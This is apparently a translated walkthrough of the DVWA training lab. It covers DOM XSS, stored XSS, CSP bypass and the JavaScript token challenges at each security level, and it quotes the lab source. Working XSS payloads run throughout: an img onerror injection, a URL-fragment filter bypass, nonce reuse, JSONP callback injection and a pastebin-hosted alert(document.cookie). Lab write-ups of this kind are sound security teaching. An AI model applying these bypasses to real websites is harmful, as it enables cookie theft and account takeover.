 View the source code. There are no restrictions.
  Construct the payload directly:
http://127.0.0.1/dvwa/vulnerabilities/xss_d/?default=<script>alert('Zhiji Security')</script>
Medium
Set the level to Medium and view the source code.  Here,
Here, script is removed by an if; if script is found, the input result is automatically converted to English. This is a small issue. As with reflected and stored XSS, use another tag to construct it.
http://127.0.0.1/dvwa/vulnerabilities/xss_d/?default=</option></select><img src=1 onerror=alert('Zhiji Security')>
High
First set the level to high, then view the source code.  Here the backend directly checks that the value of
 default must be one of the values in the select menu. This is where the special URL character # is useful. Data after this character is not sent to the server, which bypasses backend filtering. No interaction with the server is required; execution happens directly in the client-side data processing phase.
http://127.0.0.1/dvwa/vulnerabilities/xss_d/?#default=<script>alert('Zhiji Security')</script>
Impossible
Impossible level. View the source code.  Don't need to do anything, protction handled on the client side
No action is needed; protection is handled on the client side.
XSS-Stored
Related Concepts
Stored XSS is also called persistent XSS. Stored XSS is the most dangerous type of cross-site scripting. Any web application that allows users to store data may have stored XSS vulnerabilities. After an attacker submits an XSS payload, the server receives and stores it. When another page is visited later, the program reads the XSS payload and responds to the browser with it, causing a cross-site scripting attack. Compared with reflected XSS and DOM XSS, stored XSS is more concealed and more harmful.
Low
- First set the security level to
low. Try a normal script input.
  Success. Every time the page is refreshed, the popup appears.
Medium
First adjust the security level.  Try again using the Low-level method. It fails. Case bypass also fails. View the source code and find that
 htmlspecialchars is used to HTML-entity-escape the Massage parameter. This scenario is the same as the Impossible level in my previous article DVWA-XSS-Reflected(low, medium, high, Impossible), so avoid this parameter and write the script in name instead. 
Writing in name reveals a character limit, causing our script statement to be incomplete. 
High
Now raise the security level to high and view the source code.  This time, a regular expression directly filters our
 script in name, so use the old method from the previous article: change the tag and it is done. Remember to modify the character limit before input, as in Medium.  Success.
Impossible
Here comes this particularly strong level again. View the source code directly.  Wow, both input points are directly HTML-entity-escaped.
Content Security Policy (CSP) Bypass
What Is CSP?
Content Security Policy (CSP) is a web content security policy. To mitigate potential cross-site scripting issues (XSS attacks), browser extension systems introduced the concept of CSP. In the earlier XSS attack introductions, the main defensive methods were function-based filtering/escaping of special characters, tags, and text in user input. CSP is another common strategy for defending against XSS attacks. In essence, CSP is a whitelist system: developers explicitly tell the client which external resources can be loaded and executed, effectively providing a whitelist. Its implementation and enforcement are completed entirely by the browser; developers only need to provide the configuration.
There are two ways to enable CSP:
- Through the
Content-Security-Policyfield in the HTTP response header.
The other is through a web page tag.
For example:
$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;";script-src, // Scripts: only trust the current domain
object-src: // Trust no URL, meaning no resources are loaded
style-src, // Stylesheets: only trust cdn.example.org and third-party.org
child-src: // Must use HTTPS protocol to load. This has been removed from the web standard and may not be supported by newer browsers.After CSP is enabled, external resources that do not comply with CSP are blocked from loading.
Low
View the source code:
 <?php

$headerCSP = "Content-Security-Policy: script-src 'self' https://pastebin.com hastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;"; // allows js from self, pastebin.com, hastebin.com, jquery and google analytics.

header($headerCSP);

# These might work if you can't create your own for some reason
# https://pastebin.com/raw/R570EE00
# https://hastebin.com/raw/ohulaquzex

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    <script src='" . $_POST['include'] . "'></script>
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
Analyzing the source code shows that the whitelisted URLs are:
self
https://pastebin.com
example.com
code.jquery.com
https://ssl.google-analytics.com
Among them, pastebin.com is a website for quickly sharing text content. We control that content, so we can insert an XSS attack statement there:
alert(document.cookie)Then fill https://pastebin.com/raw/2K8HVwTf into the text box and submit it to trigger XSS.
Medium
View the source code:
<?php

$headerCSP = "Content-Security-Policy: script-src 'self' 'unsafe-inline' 'nonce-TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=';";

header($headerCSP);

// Disable XSS protections so that inline alert boxes will work
header ("X-XSS-Protection: 0");

# <script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert(1)</script>

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>Whatever you enter here gets dropped directly into the page, see if you can get an alert box to pop up.</p>
    <input size="50" type="text" name="include" value="" id="include" />
    <input type="submit" value="Include" />
</form>
';
The allowed sources in script-src inside the HTTP header have changed. Explanation:
unsafe-inline // Allows inline resources, such as inline <script> elements, javascript: URLs, inline event handlers (such as onclick), and inline <style> elements. Single quotes must be included.
nonce-source  // Only allows a specific inline script block, nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA"
Directly enter the following code:
<script nonce="TmV2ZXIgZ29pbmcgdG8gZ2l2ZSB5b3UgdXA=">alert("hahaha")</script
Injection succeeds.
High
View the source code:
<?php
$headerCSP = "Content-Security-Policy: script-src 'self';";

header($headerCSP);

?>
<?php
if (isset ($_POST['include'])) {
$page[ 'body' ] .= "
    " . $_POST['include'] . "
";
}
$page[ 'body' ] .= '
<form name="csp" method="POST">
    <p>The page makes a call to ' . DVWA_WEB_PAGE_TO_ROOT . '/vulnerabilities/csp/source/jsonp.php to load some code. Modify that page to run your own code.</p>
    <p>1+2+3+4+5=<span id="answer"></span></p>
    <input type="button" id="solve" value="Solve the sum" />
</form>

<script src="source/high.js"></script>
';function clickButton() {
var s = document.createElement("script");
s.src = "source/jsonp.php?callback=solveSum";
document.body.appendChild(s);
}
function solveSum(obj) {
if ("answer" in obj) {
document.getElementById("answer").innerHTML = obj['answer'];
}
}
var solve_button = document.getElementById ("solve");
if (solve_button) {
solve_button.addEventListener("click", function() {
clickButton();
});
}The CSP rule restricts execution to scripts allowed by self. self refers to scripts loaded by this page. The server only trusts its own domain and only allows JavaScript from this interface, so we can only work from the client itself.
The breakthrough point in this level is to provide our own parameter and create parameter passing.
The include parameter submitted by POST is placed directly into the body source code.
Therefore, we can modify include ourselves to trigger a popup.
include=<script src="source/jsonp.php?callback=alert('aha');"></script>
Impossible
<?php
header("Content-Type: application/json; charset=UTF-8");

$outp = array ("answer" => "15");

echo "solveSum (".json_encode($outp).")";
?>

echo "solveSum (".json_encode($outp).")";
function solveSum(obj) {
    if ("answer" in obj) {
        document.getElementById("answer").innerHTML = obj['answer'];
    }
}
This level hardcodes the JavaScript and can only call back the solveSum function inside the JS, so there is no way around it.
JavaScript Attacks
This is a relatively novel style of challenge. It is completed by catching vulnerabilities in JavaScript. Successfully submitting success means winning.
Low
View the source code:
<?php
$page[ 'body' ] .= <<<EOF
<script>

/*
MD5 code from here
https://github.com/blueimp/JavaScript-MD5
*/

!function(n){"use strict";function t(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function r(n,t){return n<<t|n>>>32-t}function e(n,e,o,u,c,f){return t(r(t(t(e,n),t(u,f)),c),o)}function o(n,t,r,o,u,c,f){return e(t&r|~t&o,n,t,u,c,f)}function u(n,t,r,o,u,c,f){return e(t&o|r&~o,n,t,u,c,f)}function c(n,t,r,o,u,c,f){return e(t^r^o,n,t,u,c,f)}function f(n,t,r,o,u,c,f){return e(r^(t|~o),n,t,u,c,f)}function i(n,r){n[r>>5]|=128<<r%32,n[14+(r+64>>>9<<4)]=r;var e,i,a,d,h,l=1732584193,g=-271733879,v=-1732584194,m=271733878;for(e=0;e<n.length;e+=16)i=l,a=g,d=v,h=m,g=f(g=f(g=f(g=f(g=c(g=c(g=c(g=c(g=u(g=u(g=u(g=u(g=o(g=o(g=o(g=o(g,v=o(v,m=o(m,l=o(l,g,v,m,n[e],7,-680876936),g,v,n[e+1],12,-389564586),l,g,n[e+2],17,606105819),m,l,n[e+3],22,-1044525330),v=o(v,m=o(m,l=o(l,g,v,m,n[e+4],7,-176418897),g,v,n[e+5],12,1200080426),l,g,n[e+6],17,-1473231341),m,l,n[e+7],22,-45705983),v=o(v,m=o(m,l=o(l,g,v,m,n[e+8],7,1770035416),g,v,n[e+9],12,-1958414417),l,g,n[e+10],17,-42063),m,l,n[e+11],22,-1990404162),v=o(v,m=o(m,l=o(l,g,v,m,n[e+12],7,1804603682),g,v,n[e+13],12,-40341101),l,g,n[e+14],17,-1502002290),m,l,n[e+15],22,1236535329),v=u(v,m=u(m,l=u(l,g,v,m,n[e+1],5,-165796510),g,v,n[e+6],9,-1069501632),l,g,n[e+11],14,643717713),m,l,n[e],20,-373897302),v=u(v,m=u(m,l=u(l,g,v,m,n[e+5],5,-701558691),g,v,n[e+10],9,38016083),l,g,n[e+15],14,-660478335),m,l,n[e+4],20,-405537848),v=u(v,m=u(m,l=u(l,g,v,m,n[e+9],5,568446438),g,v,n[e+14],9,-1019803690),l,g,n[e+3],14,-187363961),m,l,n[e+8],20,1163531501),v=u(v,m=u(m,l=u(l,g,v,m,n[e+13],5,-1444681467),g,v,n[e+2],9,-51403784),l,g,n[e+7],14,1735328473),m,l,n[e+12],20,-1926607734),v=c(v,m=c(m,l=c(l,g,v,m,n[e+5],4,-378558),g,v,n[e+8],11,-2022574463),l,g,n[e+11],16,1839030562),m,l,n[e+14],23,-35309556),v=c(v,m=c(m,l=c(l,g,v,m,n[e+1],4,-1530992060),g,v,n[e+4],11,1272893353),l,g,n[e+7],16,-155497632),m,l,n[e+10],23,-1094730640),v=c(v,m=c(m,l=c(l,g,v,m,n[e+13],4,681279174),g,v,n[e],11,-358537222),l,g,n[e+3],16,-722521979),m,l,n[e+6],23,76029189),v=c(v,m=c(m,l=c(l,g,v,m,n[e+9],4,-640364487),g,v,n[e+12],11,-421815835),l,g,n[e+15],16,530742520),m,l,n[e+2],23,-995338651),v=f(v,m=f(m,l=f(l,g,v,m,n[e],6,-198630844),g,v,n[e+7],10,1126891415),l,g,n[e+14],15,-1416354905),m,l,n[e+5],21,-57434055),v=f(v,m=f(m,l=f(l,g,v,m,n[e+12],6,1700485571),g,v,n[e+3],10,-1894986606),l,g,n[e+10],15,-1051523),m,l,n[e+1],21,-2054922799),v=f(v,m=f(m,l=f(l,g,v,m,n[e+8],6,1873313359),g,v,n[e+15],10,-30611744),l,g,n[e+6],15,-1560198380),m,l,n[e+13],21,1309151649),v=f(v,m=f(m,l=f(l,g,v,m,n[e+4],6,-145523070),g,v,n[e+11],10,-1120210379),l,g,n[e+2],15,718787259),m,l,n[e+9],21,-343485551),l=t(l,i),g=t(g,a),v=t(v,d),m=t(m,h);return[l,g,v,m]}function a(n){var t,r="",e=32*n.length;for(t=0;t<e;t+=8)r+=String.fromCharCode(n[t>>5]>>>t%32&255);return r}function d(n){var t,r=[];for(r[(n.length>>2)-1]=void 0,t=0;t<r.length;t+=1)r[t]=0;var e=8*n.length;for(t=0;t<e;t+=8)r[t>>5]|=(255&n.charCodeAt(t/8))<<t%32;return r}function h(n){return a(i(d(n),8*n.length))}function l(n,t){var r,e,o=d(n),u=[],c=[];for(u[15]=c[15]=void 0,o.length>16&&(o=i(o,8*n.length)),r=0;r<16;r+=1)u[r]=909522486^o[r],c[r]=1549556828^o[r];return e=i(u.concat(d(t)),512+8*t.length),a(i(c.concat(e),640))}function g(n){var t,r,e="";for(r=0;r<n.length;r+=1)t=n.charCodeAt(r),e+="0123456789abcdef".charAt(t>>>4&15)+"0123456789abcdef".charAt(15&t);return e}function v(n){return unescape(encodeURIComponent(n))}function m(n){return h(v(n))}function p(n){return g(m(n))}function s(n,t){return l(v(n),v(t))}function C(n,t){return g(s(n,t))}function A(n,t,r){return t?r?s(t,n):C(t,n):r?m(n):p(n)}"function"==typeof define&&define.amd?define(function(){return A}):"object"==typeof module&&module.exports?module.exports=A:n.md5=A}(this);

    function rot13(inp) {
        return inp.replace(/[a-zA-Z]/g,function(c){return String.fromCharCode((c<="Z"?90:122)>=(c=c.charCodeAt(0)+13)?c:c-26);});
    }

    function generate_token() {
        var phrase = document.getElementById("phrase").value;
        document.getElementById("token").value = md5(rot13(phrase));
    }

    generate_token();
</script>
EOF;
?>
It looks intimidating, but there is not much there. It just takes an MD5 calculation script from GitHub and generates a token on the frontend.
Use F12 to inspect it. The actual submitted value is ChangeMe, not succes.

So directly modify the token value to submit succes. Use the console to get the token for succes.

Then modify and fill it in.

Submission succeeds.

Medium
View the source code:
//medium.php
<?php
$page[ 'body' ] .= <<<EOF
<script src="/vulnerabilities/javascript/source/medium.js"></script>
EOF;
?>//medium.js
function do_something(e) {
for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
return t
}
setTimeout(function () {
do_elsesomething("XX")
}, 300);
function do_elsesomething(e) {
document.getElementById("token").value = do_something(e + document.getElementById("phrase").value + "XX")
}Analyzing the source code shows that the JS calls the do_elsesomething() function. Inside do_elsesomething(), the token is generated by concatenating the input parameter e, the frontend form's phrase value, and the string "XX", then passing it to do_something() for string reversal.
After understanding the token pattern, construct the payload and submit it directly.
token=XXsseccusXX&phrase=success&send=Submit
High
View the source code and find that the frontend JavaScript has been encrypted and obfuscated.

Decryption tool: http://deobfuscatejavascript.com/#
Deobfuscated source code:
function do_something(e) {
    for (var t = "", n = e.length - 1; n >= 0; n--) t += e[n];
    return t
}
function token_part_3(t, y = "ZZ") {
    document.getElementById("token").value = sha256(document.getElementById("token").value + y)
}
function token_part_2(e = "YY") {
    document.getElementById("token").value = sha256(e + document.getElementById("token").value)
}
function token_part_1(a, b) {
    document.getElementById("token").value = do_something(document.getElementById("phrase").value)
}
document.getElementById("phrase").value = "";
setTimeout(function() {
    token_part_2("XX")
}, 300);
document.getElementById("send").addEventListener("click", token_part_3);
token_part_1("ABCD", 44);
Analyzing the source code shows that token_part_2("XX") is executed. But because a delay is set, execution actually runs token_part_1("ABCD", 44); first, then token_part_2("XX"), and finally token_part_3 runs when click occurs.
Whether we want to debug all code or only a specified snippet, the main problem is how to insert our deobfuscated code into the http://localhost/dvwa/vulnerabilities/javascript/source/high.js file. If this problem is not solved, debugging the obfuscated code becomes impossible, because meaningless code can execute millions of operations before control reaches the real functional snippet. There is a way out of this situation: the browser developer tools can change files on the fly and preserve those changes after page reload. Reference: How to keep changes in browser developer tools after page reload.
Insert the deobfuscated code and set a breakpoint.

Add this page to Save for overrides and reload the page.
Finally, set the value of phrase in the console:
document.getElementById("phrase").value = "success";Then the challenge can be passed.
Impossible

You can never trust anything that comes from the user or prevent them from messing with it and so there is no impossible level.You can never trust anything that comes from the user or prevent users from tampering with it, so there is no Impossible level.
There is no absolute security unless you shut down the server.
At this point, the entire DVWA lab has been completed.